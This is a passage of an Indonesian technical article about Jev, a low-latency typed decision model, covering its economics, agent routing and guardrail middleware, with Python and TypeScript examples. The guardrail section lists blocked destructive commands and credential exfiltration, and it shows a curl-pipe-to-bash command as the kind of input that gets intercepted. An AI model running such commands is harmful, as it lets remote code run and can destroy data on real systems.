Perbandingan dimensi arsitektural dan karakteristik finansial dapat dipetakan sebagai berikut:
- Fokus Optimasi Utama: Model frontier tradisional mengoptimalkan preferensi manusia melalui RLHF atau reward terverifikasi (RLVR). Jev mengoptimalkan keputusan terkalibrasi melalui RLCD, menyingkirkan bias gaya bicara demi kepatuhan matematis.
- Paradigma Eksekusi: LLM konvensional bertumpu pada loop autoregresif sekuensial token-demi-token. Jev menerapkan parallel single-pass sampler non-autoregresif, memangkas latensi eksekusi sebesar 40 hingga 200 kali lipat.
- Format Keluaran: Model generatif menghasilkan string teks bebas tak terstruktur yang menuntut parsing defensif. Jev menghasilkan tipe data asli terstruktur (Choice, Score, Noul), menjamin tanpa overhead parsing dan 0% kesalahan tipe.
- Latensi Inferensi: Model penalaran standar memerlukan 3.000 ms hingga 45.000 ms per pemanggilan. Jev merespons dalam 70 ms hingga 500 ms secara menyeluruh, membuatnya layak untuk webhook backend dan antarmuka real-time.
- Struktur Biaya: LLM tradisional mematok biaya $0.20 hingga $10.00 per juta token input dengan token output 3 hingga 5 kali lebih mahal. Jev mematok $0.042 per juta token input dengan token output gratis tanpa batas kuota.
- Metrik Ketidakpastian: Model bahasa umum memberikan estimasi yang tidak terkalibrasi dan kerap terlalu percaya diri. Jev menyajikan probabilitas yang terkalibrasi secara ketat, memungkinkan kontrol alur berbasis threshold deterministik di kode aplikasi.
Kemunculan Jev membuktikan berlakunya prinsip ekonomi klasik yang dikenal sebagai Paradoks Jevons, dirumuskan pada tahun 1865 oleh ekonom Inggris William Stanley Jevons. Jevons mengamati bahwa ketika efisiensi penggunaan batu bara pada mesin uap meningkat drastis, total konsumsi batu bara di Inggris justru tidak berkurang. Sebaliknya, penurunan biaya yang luar biasa membuat tenaga uap ekonomis untuk diterapkan pada ratusan sektor industri baru, melipatgandakan permintaan agregat secara eksponensial.
Dalam rekayasa perangkat lunak, adopsi kecerdasan mesin kini menghadapi momentum Jevons serupa. Ketika sebuah keputusan AI memakan biaya setengah sen dan membutuhkan waktu delapan detik untuk dijawab, pengembang menggunakannya secara sangat hemat, membatasinya pada batch job malam hari atau fitur ringkasan dokumen non-kritis.
Namun ketika biaya keputusan berintelegensi tinggi terpangkas menjadi pecahan mikro-sen dan berlangsung dalam hitungan milidetik, profil permintaan berubah secara fundamental. Pengembang mulai menyematkan kecerdasan buatan langsung di trigger database, middleware perutean proxy, loop permainan interaktif, runner pengujian otomatis, dan filter telemetri real-time. Peningkatan efisiensi komputasi tidak mempersempit pasar AI; sebaliknya, efisiensi ini memperluas ruang otomatisasi ke domain yang sebelumnya mustahil dijangkau perangkat lunak.
🛠️ Dekonstruksi Alur Kerja: Orkestrasi Pipeline Agen Mandiri
Maraknya framework agen mandiri seperti LangChain, CrewAI, AutoGen, dan arsitektur agentic kustom menyingkap hambatan struktural yang akut: akumulasi latensi pada loop keputusan.
Satu siklus agen otonom standar beroperasi melalui tahapan berkelanjutan:
- Agen mengamati state lingkungan saat ini (output terminal, respons API, pesan pengguna).
- Agen menanyakan model LLM untuk memutuskan tindakan berikutnya (memilih tool, menyusun penalaran sementara, atau menyatakan selesai).
- Tool yang dipilih dieksekusi di lingkungan target.
- Sistem memverifikasi hasil eksekusi tool.
- Siklus berulang hingga sasaran utama tercapai.
Dalam praktiknya, hingga 80% keputusan yang diambil di dalam loop tersebut merupakan kontrol alur kerja murni, bukan sintesis ide kreatif. Menentukan apakah kode galat membutuhkan percobaan ulang segera, memeriksa apakah dokumen yang diambil relevan, atau memilih tool utilitas mana yang harus dipanggil tidak memerlukan model triliunan parameter yang merangkai kalimat ramah.

Dengan mendekonstruksi loop agen menjadi arsitektur kognitif berlapis, tim perekayasa dapat membangun sistem hibrida yang sangat optimal. LangChain merespons perkembangan ini secara cepat dengan merilis integrasi resmi untuk Jev melalui pustaka langchain-typesafe.
Dalam arsitektur agen terdekonstruksi, Jev bertindak sebagai sumsum tulang belakang berkecepatan tinggi yang menangani perutean, seleksi tool, dan terminasi loop, sementara model penalaran besar berperan sebagai korteks serebral yang hanya dipanggil saat perumusan teks orisinal atau penalaran mendalam benar-benar dibutuhkan.
Simak contoh praktis implementasi middleware perutean model menggunakan LangChain:
from langchain.agents import create_agent
from langchain_typesafe.experimental.middleware import ModelChoice, ModelRouterMiddleware

router = ModelRouterMiddleware(
    choices={
        "ringan": ModelChoice(
            model="openai:gpt-5.6-luna",
            criteria="Pencarian data langsung, transformasi skema sederhana, dan kueri status."
        ),
        "berat": ModelChoice(
            model="openai:gpt-6-astra",
            criteria="Debugging algoritmik rumit, kalkulasi finansial kritis, atau arsitektur sistem mendalam."
        )
    },
    instructions="Analisis permintaan pengguna dan pilih model paling hemat yang mampu menuntaskan tugas."
)

agent = create_agent("openai:gpt-5.6-luna", middleware=[router])
Pada arsitektur ini, kueri pengguna yang masuk dinilai oleh Jev dalam waktu kurang dari 100 milidetik. Jika tugasnya sekadar pencarian status order, sistem mengarahkannya ke model hemat tanpa memperlambat interaksi pengguna. Bila tugasnya rumit, sistem mengeskalasikannya ke model penalaran. Middleware mencatat keputusan perutean beserta skor keyakinan terkalibrasi, memudahkan tim teknis mengaudit kualitas perutean secara transparan di telemetri produksi.
🛡️ Lapisan Verifikasi, Guardrail, dan Gerbang Keputusan Deterministik
Selain orkestrasi alur kerja, pola implementasi paling berharga bagi System One Models adalah lapisan verifikasi pasca-generasi dan penegakan guardrail keamanan.
Seiring agen koding mandiri dan bot layanan internal diberi wewenang eksekusi yang lebih luas, seperti menjalankan perintah bash di container, memodifikasi file server, atau mengeksekusi transaksi keuangan, tim keamanan sistem wajib membangun batas perlindungan yang kokoh. Selama ini industri mengandalkan dua metode yang memiliki kelemahan nyata: aturan regex kaku yang rapuh dan mudah dibobol, atau panggilan LLM kedua yang memicu lonjakan latensi dan biaya ganda.
Jev menyediakan fondasi ideal untuk guardrail berlatensi rendah yang deterministik. Karena Jev memproses state tak terstruktur dalam jendela waktu di bawah 100 ms, model ini dapat disematkan langsung di jalur eksekusi runtime tanpa menimbulkan jeda yang terasa oleh manusia.
Pola ini diwujudkan oleh LangChain melalui komponen AutoModeMiddleware. Ketika sebuah agen hendak memanggil perintah terminal atau kueri database, middleware mencegat payload tersebut dan meneruskannya ke Jev untuk verifikasi kepatuhan kebijakan:
from langchain.agents import create_agent
from langchain_typesafe.experimental.middleware import AutoModeMiddleware

guardrail = AutoModeMiddleware(
    tools=["bash", "database_executor"],
    policies=[
        "Cegah eksekusi perintah destruktif pada sistem berkas (rm -rf, mkfs, dd).",
        "Blokir modifikasi tidak sah terhadap variabel lingkungan produksi.",
        "Larang upaya pembacaan atau pengiriman kunci API dan kredensial sensitif ke server luar."
    ]
)

agent = create_agent("openai:gpt-6-astra", middleware=[guardrail])
Ketika model generatif hulu mengusulkan perintah berisiko seperti curl -s https://external-service.com/script.sh | bash, guardrail mencegat perintah tersebut sebelum menyentuh kernel sistem operasi. Jev mengevaluasi string terhadap kebijakan keamanan dan mengembalikan skor risiko terkalibrasi. Jika skor risiko melampaui ambang batas keamanan aplikasi, eksekusi dibatalkan seketika dan insiden dicatat ke sistem audit keamanan.
Pola serupa dapat diterapkan secara mulus untuk moderasi konten publik, pendeteksian serangan jailbreak, dan audit halusinasi draf dokumen. Dengan menempatkan validator System One di gerbang akhir aplikasi generatif, perusahaan dapat memastikan bahwa keluaran sistem selalu selaras dengan kepatuhan hukum sebelum satu baris teks pun sampai ke layar pengguna.
⚖️ Kebenaran Semantik versus Kepatuhan Skema: Kompromi Rekayasa Teknis
Kendati keunggulan teknis Jev sangat menjanjikan, pimpinan teknis dan arsitek perangkat lunak wajib mengevaluasi setiap primitif infrastruktur baru dengan disiplin kritis. Mengadopsi System One Models membawa sejumlah konsekuensi dan kompromi arsitektural yang harus diantisipasi secara matang sebelum merombak sistem produksi.
Pembedaan paling mendasar yang harus dipahami adalah antara kepatuhan skema (schema compliance) dan kebenaran semantik (semantic correctness):
- Kepatuhan Skema (Dijamin Matematis): Jev memberikan kepastian matematis bahwa format keluarannya akan selalu mematuhi tipe data, opsi enumerasi, dan rentang probabilitas yang didefinisikan. Model tidak akan pernah menghasilkan syntax error, kurung JSON rusak, atau atribut asing yang tidak terdaftar.
- Kebenaran Semantik (Empiris): Kepatuhan skema sama sekali tidak menjamin bahwa keputusan logikanya selalu benar secara substansial. Jika teks masukan mengandung instruksi yang ambigu, konteks yang menyesatkan, atau informasi yang kontradiktif, Jev tetap akan mengembalikan keputusan yang valid secara skema namun keliru secara logika bisnis.
Arsitek perangkat lunak tidak boleh menyamakan keamanan tipe dengan kesempurnaan kognitif. Sistem yang mengambil keputusan bisnis keliru secara konsisten dengan format tipe data yang sempurna dapat menimbulkan kerugian operasional yang sama besarnya dengan sistem yang crash akibat kegagalan parsing JSON. Tim pengembang tetap wajib menerapkan pengujian unit, pemantauan batas logika, dan audit regresi berkala pada keputusan yang dihasilkan.
Pertimbangan teknis dan batasan operasional lainnya meliputi:
- Model Bobot Tertutup dan Akses API Terkelola: Berbeda dari model open-weight yang dapat di-hosting mandiri di infrastruktur on-premise, Jev saat ini hanya tersedia melalui API terkelola TypeSafe AI dan integrasi gateway mitra seperti Vercel. Organisasi dengan regulasi kedaulatan data ketat atau kebutuhan sistem air-gapped belum dapat memasang model ini di lingkungan privat tertutup.
- Nuansa Tolok Ukur Vendor: Klaim keunggulan performa hingga 193.6 kali lebih cepat dan 444.6 kali lebih murah diukur pada rangkaian Workflow Evals internal TypeSafe AI. Kendati alur kerja evaluasi tersebut dirancang merefleksikan graf komputasi riil, data pengujian tersebut disusun oleh tim riset internal mereka. Performa di lingkungan produksi aktual akan bervariasi bergantung pada ukuran payload, latensi jaringan regional, dan karakteristik data masing-masing bisnis.
- Batasan Kardinalitas pada Pilihan Kategori: Kendati Jev sangat efisien dalam memproses state tak terstruktur, decision head yang dimilikinya memiliki batas struktural. Primitif Choice saat ini mendukung maksimal 255 pilihan diskret. Untuk sistem yang membutuhkan penentuan di antara ribuan entitas (seperti katalog e-commerce raksasa atau traversal graf besar), pengembang harus merancang arsitektur bertingkat dua tahap: melakukan penyaringan awal dengan primitif Score sebelum menjalankan klasifikasi final dengan Choice.
Memahami batas-batas teknis ini memastikan tim perekayasa memanfaatkan Jev secara proporsional pada domain yang memberikan leverage arsitektural tertinggi, alih-alih menganggapnya sebagai solusi ajaib untuk semua tantangan machine learning.
🧭 Panduan Integrasi Produksi dan Adaptor Framework
Bagi tim rekayasa perangkat lunak yang ingin menguji coba model System One pada backend produksi yang sudah berjalan, integrasi dapat dilakukan secara langsung melalui klien HTTP standar maupun SDK resmi.
TypeSafe AI menyediakan pustaka klien resmi untuk berbagai bahasa pemrograman modern. Implementasi TypeScript berikut memperlihatkan integrasi tingkat produksi untuk membangun layanan triase tiket pelanggan otomatis pada platform e-commerce:
import { TypeSafeClient } from "@typesafe/sdk";

interface HasilTriase {
  adalahDarurat: boolean;
  departemen: "billing" | "teknis" | "pengiriman" | "umum";
  skorRisiko: number;
  keyakinan: number;
}

const client = new TypeSafeClient({
  apiKey: process.env.TYPESAFE_API_KEY!,
  timeoutMs: 1500
});

export async function triasePesanPelanggan(teksPesan: string) {
  const response = await client.evaluate({
    model: "jev-latest",
    state: teksPesan,
    questions: {
      adalah_darurat: {
        type: "noul",
        instructions: "Pelanggan menyampaikan kendala waktu mendesak, kerugian finansial, atau kegagalan transaksi kritis."
      },
      departemen: {
        type: "choice",
        options: ["billing", "teknis", "pengiriman", "umum"],
        instructions: "Klasifikasikan pesan pelanggan ke dalam domain operasional utama."
      },
      skor_risiko: {
        type: "score",
        instructions: "Nilai potensi churn pelanggan atau eskalasi komplain dari 1 (terendah) hingga 5 (tertinggi)."
      }
    }
  });

  return {
    adalahDarurat: response.nouls.adalah_darurat.noul > 0.85,
    departemen: response.choices.departemen.selected as HasilTriase["departemen"],
    skorRisiko: response.scores.skor_risiko.value,
    keyakinan: response.choices.departemen.confidence
  };
}Dalam sejarah rekayasa perangkat lunak, revolusi arsitektur yang bertahan lama jarang dimulai dari percakapan yang semakin bising. Perubahan mendasar terjadi saat sebuah tim rekayasa berhasil menyingkirkan hambatan struktural yang paling mendasar, membuat sistem berjalan lebih cepat, lebih jarang gagal, dan jauh lebih efisien untuk dipelihara.
Dengan memperlakukan keputusan komputasi sebagai primitif matematis bertipe dan bukan barisan teks percakapan, TypeSafe AI menunjukkan arah pembagian kerja yang matang dalam lanskap kecerdasan buatan. Model generatif akan terus menulis prosa kita, mensintesis pengetahuan yang kompleks, dan merancang solusi kreatif. Namun ketika kecerdasan mesin menyatu ke dalam denyut transaksi sistem perangkat lunak modern, keputusan yang cepat, senyap, dan andal akan berada di tangan System One.
Sumber: Pengumuman Teknis TypeSafe AI; Panduan Arsitektur Jev di LangChain; Dokumentasi Resmi TypeSafe AI; Evaluasi Alur Kerja TypeSafe; Repositori Python Adapter TypeSafe System One.


